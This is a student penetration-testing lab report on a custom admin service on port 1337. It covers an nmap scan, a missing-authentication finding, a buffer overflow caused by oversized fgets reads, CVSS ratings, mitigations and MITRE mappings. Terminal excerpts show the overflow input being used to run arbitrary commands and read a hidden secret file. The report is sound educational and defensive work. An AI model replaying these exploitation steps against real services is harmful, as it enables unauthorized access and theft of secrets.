

Ex070 Report

Benjamin Ruddy

2022-10-20

Contents

| | |
|---|----------|
| Goal | 2 |
| Technical Report | 2 |
| Introduction | 2 |
| Finding: <i>Lack of authentication on an administrative system program</i> . . . | 2 |
| Severity Rating: 4.3 | 2 |
| Vulnerability Description | 2 |
| Confirmation method | 2 |
| Mitigation or Resolution Strategy | 3 |
| Finding: <i>Buffer overflow vulnerability on administrative program allows compromise of user account</i> | 3 |
| Severity Rating: 7.0 | 3 |
| Vulnerability Description | 3 |
| Confirmation method | 4 |
| Mitigation or Resolution Strategy | 5 |
| Attack Narrative | 6 |
| Nmap scan | 6 |
| MITRE ATT&CK Framework TTPs | 8 |

Goal

The goal in this exercise was to exploit a buffer-vulnerable program owned by Brian Oppenheimer using fuzzing and logical inference.

Technical Report

Introduction

Finding: *Lack of authentication on an administrative system program*

Severity Rating: 4.3

This vulnerability may allow unwanted personnel to perform detailed information-gathering on the local machine related to its running processes and network services.

CVSS Base Severity Rating: 4.3 AV:A AC:L PR:N UI:N S:U C:L I:N A:N

Vulnerability Description

On the 217.70.184.38 machine, the running service on port 1337 is intended to give system administrators information about the host without having to log in. It provides the ability to execute `netstat -nat`, `ip a`, and `ps auxww` to view network information, view local network interfaces, and monitor running processes on the system, respectively.

Due to the lack of authentication however, all a non-authorized user needs to view the same information is to know the name of an administrator, allowing them to view the above information regardless of their lack of authorization to do so.

Confirmation method

With the publicly available information that Brian posted, all a malicious actor needs to do is `nc 217.70.184.38 1337` and input the name `brian` to gain the aforementioned abilities:

```
(kali㉿kali)-[~]  
$ nc 217.70.184.38 1337  
Enter Name of admin (max 15 characters)  
root  
Enter Name of admin (max 15 characters)  
admin  
Enter Name of admin (max 15 characters)  
brian  
Enter Command  
    netstat -nat  
    ip a  
    ps auxww
```

Mitigation or Resolution Strategy

Ideally, remove the service altogether. Although it may save some time for system administrators, their job should be done through established, formal methods that handle authentication already.

An authentication system could be implemented, such as a password system, but doing so properly would involve more time than is typically worth for a simplistic service like this.

Finding: *Buffer overflow vulnerability on administrative program allows compromise of user account*

Severity Rating: 7.0

This vulnerability effectively lets a malicious actor run any command that the user `brian` has on the remote system.


This attack does not, however, grant root permissions to upon exploitation.

CVSS Base Severity Rating: 7.0 AV:A AC:L PR:N UI:N S:C C:H I:L A:N

Vulnerability Description

By logging in as `brian` on the service running on port 1337, and then inputting 53 'A's followed by the desired command, this vulnerability lets a malicious actor run any command on the system that the user `brian` is allowed to run, as shown in the following screenshot:

Take note of the fact that BUFLLEN is defined as 1024, while NAMELEN and CMDLEN are defined as 16 and 12, respectively. This means that (by looking at the code below the C definitions), that the admin array (buffer) is of length 16, and the next_command array is of length $12 + 1 = 13$. Now, take a look at the two calls to `fgets()` in the following screenshot



```
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
dup2(new_socket, STDIN_FILENO);
close(new_socket);

// get admin user credential
while (strcmp(admin, MY_NAME) != 0) {
    printf("%sn, enter_name);
    fflush(stdout); // Required for user interaction
    fgets(admin, BUFLLEN, stdin);
    admin[strlen(admin)-1] = '^@';
}

// Process commands
while(1) {

    // list available commands
    printf("%sn, enter_command);
    for(int i=2; i >= 0; i--){
        printf( "%sn, (commands + CMDLEN*i));
    }
    fflush(stdout);

    // read user command, terminate on EOF
    if (fgets(next_command, BUFLLEN, stdin) == NULL) {
        exit(EXIT_SUCCESS);
    }
    next_command[strlen(next_command)-1] = '^@';

    // Check command against list.
}

/fgets 113,13 88%
```

Brian made one right choice in using a function like `fgets`, which lets the source code writer specify the size of the input to be read into the buffer, as opposed to a function like `gets` which does not.

The reason this code is still vulnerable, however, is because the code specifies an input length that exceeds the size of the buffer it is reading it into. To be specific, a maximum of 1024 tcharacters can be read into the `next_command` array (this is the buffer we overflowed in the screenshots) and the `admin` array. However, as we just saw, both of those are significantly smaller than 1024 characters in length. Thus, the possibility is opened that we can overflow these buffers, which we do, and it ends up spilling over into the `commands` array, altering the commands we can execute on the system

Mitigation or Resolution Strategy


As mentioned in the previous vulnerability, the best case scenario is to remove the program entirely as its purpose is better and more securely accomplished through established methods such as `ssh`'ing into the machine.

Alternatively, the source code can be edited to perform a check that the inputs for both the administrator username and the command name are equal to or smaller than the length of their respective buffers.

Attack Narrative

Nmap scan

It appeared to be that a complete 65k+ port scan of nmap took an unusually long amount of time, so for this exercise, we settled for performing a port scan only on the first 10,000 ports of `www.artstailor.com`:



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ kali@kali: ~  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-19 21:17 EDT  
Nmap scan report for www.artstailor.com (217.70.184.38)  
Host is up (0.4003s latency).  
rDNS record for 217.70.184.38: ns.artstailor.com  
Not shown: 9995 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)  
53/tcp    open  domain   ISC BIND 9.16.27 (Debian Linux)  
80/tcp    open  http     Apache httpd 2.4.54 ((Debian))  
1337/tcp  open  waste?  
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-ser  
vice :  
SF:Port1337-TCP:V=7.92XI=7ND=10/19KTime=6350A1D4XP=x86_64-pc-linux-gnuKr(N  
SF:ULL,28,"Enter\x20Name\x20of\x20admin\x20(max\x2015\x20characters)\n")  
SF:Kr(GenericLines,78,"Enter\x20Name\x20of\x20admin\x20(max\x2015\x20char  
SF:acters)\nEnter\x20Name\x20of\x20admin\x20(max\x2015\x20characters)\n")  
SF:Enter\x20Name\x20of\x20admin\x20(max\x2015\x20characters)\n")Kr(GetRe  
SF:quest,78,"Enter\x20Name\x20of\x20admin\x20(max\x2015\x20characters)\n")  
SF:Enter\x20Name\x20of\x20admin\x20(max\x2015\x20characters)\nEnter\x20N  
SF:ame\x20of\x20admin\x20(max\x2015\x20characters)\n")Kr(GetOptions,78,  
SF:"Enter\x20Name\x20of\x20admin\x20(max\x2015\x20characters)\nEnter\x20  
SF:Name\x20of\x20admin\x20(max\x2015\x20characters)\nEnter\x20Name\x20of  
SF:\x20admin\x20(max\x2015\x20characters)\n")Kr(RTSRequest,78,"Enter\x2  
SF:Name\x20of\x20admin\x20(max\x2015\x20characters)\nEnter\x20Name\x20o  
SF:f\x20admin\x20(max\x2015\x20characters)\nEnter\x20Name\x20of\x20admin  
SF:\x20(max\x2015\x20characters)\n")Kr(RPCCheck,28,"Enter\x20Name\x20of\x  
SF:\x20admin\x20(max\x2015\x20characters)\n")Kr(OneVersionIndReqTCP,28,"  
SF:Enter\x20Name\x20of\x20admin\x20(max\x2015\x20characters)\n")Kr(DNSSt  
SF:atusRequestTCP,28,"Enter\x20Name\x20of\x20admin\x20(max\x2015\x20chara  
SF:acters)\n")Kr(ReqHelp,50,"Enter\x20Name\x20of\x20admin\x20(max\x2015\x20c  
SF:haracters)\nEnter\x20Name\x20of\x20admin\x20(max\x2015\x20characters)\n  
SF:\n")Kr(SSLSessionReq,50,"Enter\x20Name\x20of\x20admin\x20(max\x2015\x  
SF:20characters)\nEnter\x20Name\x20of\x20admin\x20(max\x2015\x20characte  
SF:rs)\n")Kr(TerminateServerCookie,50,"Enter\x20Name\x20of\x20admin\x20(m  
SF:ax\x2015\x20characters)\nEnter\x20Name\x20of\x20admin\x20(max\x2015\x  
SF:20characters)\n")Kr(TLSSessionReq,50,"Enter\x20Name\x20of\x20admin\x20  
SF:\x20(max\x2015\x20characters)\nEnter\x20Name\x20of\x20admin\x20(max\x201  
SF:5\x20characters)\n")Kr(Kerberos,50,"Enter\x20Name\x20of\x20admin\x20(
```

Fortunately, this turned out to be enough to find a mysterious service listening on port 1337 on the remote machine. We can infer that this is the correct service because:

1. The listening port is '1337', a number alluded to in Brian's message.
2. We see that the probes that nmap sent over to this port triggered responses containing strings that comprise "Enter name of admin," which correspond to the functionality Brian described in the message.

Using a relatively simple `nc` command, we were able to trigger the aforementioned response from the service asking us to enter the name of an admin. The names "admin" and "root" were unsuccessfully attempted, until arriving to an accepted name which was simply "brian":

```

(kali㉿kali)-[~]
└─$ nc 217.70.184.38 1337
Enter Name of admin (max 15 characters)
root
Enter Name of admin (max 15 characters)
admin
Enter Name of admin (max 15 characters)
brian
Enter Command
    netstat -nat
    ip a
    ps auxww

```

Before even getting to the buffer overflow vulnerability of this program, the fact that someone can gain the information given by the available commands is in itself a vulnerability in respect to system confidentiality, because a malicious user simply has to know the name of an administrator with no element of authentication at the login.

Upon gaining access to the service with the aforementioned username, we can use one of the available commands (`ps auxww`) to see that the service running on port 1337 is a process by the name of `tool` in the directory `/home/brian/bin`.

```

root      1366  0.0  0.0      0   0 ?        I   21:18   0:00 [kworker/0:0-ata_sff]
brian     1367  2.0  0.0    2368  72 ?        R   21:18   1:19 /home/brian/bin/tool
brian     1368  1.9  0.0    2368  72 ?        R   21:18   1:19 /home/brian/bin/tool
brian     1369  1.9  0.0    2368  72 ?        R   21:18   1:18 /home/brian/bin/tool
brian     1370  1.9  0.0    2368  72 ?        R   21:18   1:18 /home/brian/bin/tool
brian     1371  1.9  0.0    2368  72 ?        R   21:18   1:18 /home/brian/bin/tool
brian     1372  1.9  0.0    2368  72 ?        R   21:18   1:18 /home/brian/bin/tool
brian     1373  1.9  0.0    2368  72 ?        R   21:18   1:17 /home/brian/bin/tool
brian     1374  1.9  0.0    2368  72 ?        R   21:18   1:17 /home/brian/bin/tool
brian     1375  1.9  0.0    2368  72 ?        R   21:18   1:17 /home/brian/bin/tool
brian     1376  1.9  0.0    2368  72 ?        R   21:19   1:17 /home/brian/bin/tool
brian     1377  1.9  0.0    2368  72 ?        R   21:19   1:17 /home/brian/bin/tool
brian     1378  0.0  0.0      0   0 ?        Z   21:19   0:00 [tool] <defunct>
brian     1379  1.9  0.0    2368  72 ?        R   21:19   1:17 /home/brian/bin/tool
brian     1380  1.9  0.0    2368  72 ?        R   21:19   1:16 /home/brian/bin/tool
brian     1381  1.9  0.0    2368  72 ?        R   21:19   1:16 /home/brian/bin/tool
brian     1382  1.9  0.0    2368  72 ?        R   21:19   1:16 /home/brian/bin/tool
brian     1383  1.9  0.0    2368  72 ?        R   21:19   1:16 /home/brian/bin/tool
brian     1384  1.9  0.0    2368  72 ?        R   21:19   1:16 /home/brian/bin/tool
brian     1385  1.9  0.0    2368  72 ?        R   21:19   1:16 /home/brian/bin/tool
brian     1386  1.9  0.0    2368  72 ?        R   21:19   1:16 /home/brian/bin/tool
brian     1387  1.9  0.0    2368  72 ?        R   21:20   1:15 /home/brian/bin/tool
brian     1388  1.9  0.0    2368  72 ?        R   21:20   1:15 /home/brian/bin/tool
brian     1389  1.9  0.0    2368  72 ?        R   21:20   1:15 /home/brian/bin/tool
brian     1390  0.0  0.0      0   0 ?        Z   21:20   0:00 [tool] <defunct>
brian     1391  1.9  0.0    2368  72 ?        R   21:20   1:15 /home/brian/bin/tool
brian     1392  1.9  0.0    2368  72 ?        R   21:20   1:15 /home/brian/bin/tool
brian     1393  1.9  0.0    2368  72 ?        R   21:20   1:15 /home/brian/bin/tool

```

Also, it seems that the commands we can input change if we type a sufficiently long string to the program (see the **Technical Report** section). With this knowledge, we can 1) list the contents in the `/home/brian` directory to find the source code for the running process (`tool.c`) and 2) output the contents of the source code to discover the bug in the code that makes it vulnerable to buffer overflows. For details, refer to the **Technical Report** section.

To expand upon the previously mentioned step of "listing the contents" of the `/home/brian` directory, it turns out that if we use the `-a` option in the `ls` command, we come across a file called `.secret` that is normally not seen without said option, which contains `KEY009` inside:

```
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
AAAAAAAAAAAAls -lah /home/brian
AAAAAAAAAAAAAAls -lah /home/brian
ls -lah /home/brian
total 36K
drwx----- 3 brian brian 4.0K Oct 19 21:11 .
drwxr-xr-x 5 root root 4.0K Sep 13 18:43 ..
-rw-r--r-- 1 brian brian 220 Sep 13 18:43 .bash_logout
-rw-r--r-- 1 brian brian 3.5K Sep 13 18:43 .bashrc
drwxr-xr-x 2 brian brian 4.0K Sep 13 18:53 bin
-rw-r--r-- 1 brian brian 807 Sep 13 18:43 .profile
-rw----- 1 brian brian 57 Sep 13 18:40 .secret
-rw-r--r-- 1 brian brian 3.2K Jul 29 10:05 toool.c
-rw-r--r-- 1 brian brian 4 Oct 19 21:11 tooold.pid
Enter Command
ls -lah /home/brian
AAAAAAAAAAAAls -lah /home/brian
AAAAAAAAAAAAAAls -lah /home/brian
AAAAAAAAAAAAAcat /home/brian/.secret
Enter Command
cat /home/brian/.secret
AAAAAAAAAAAAcat /home/brian/.secret
AAAAAAAAAAAAAcat /home/brian/.secret
cat /home/brian/.secret
KEY009-\x0e\x05pv0\x07-pm*;s\x17%\x052\tp3z\x04%\x7f\x7f
Enter Command
cat /home/brian/.secret
AAAAAAAAAAAAcat /home/brian/.secret
AAAAAAAAAAAAAcat /home/brian/.secret
```

KEY009-\x0e\x05pv0\x07-pm*;s\x17%\x052\tp3z\x04%\x7f\x7f

MITRE ATT&CK Framework TTPs

TA0007: Discovery

T1046: Network Service Discovery

NA: NA

TA0001: Initial Access

T1190: Exploit Public-Facing Application

NA: NA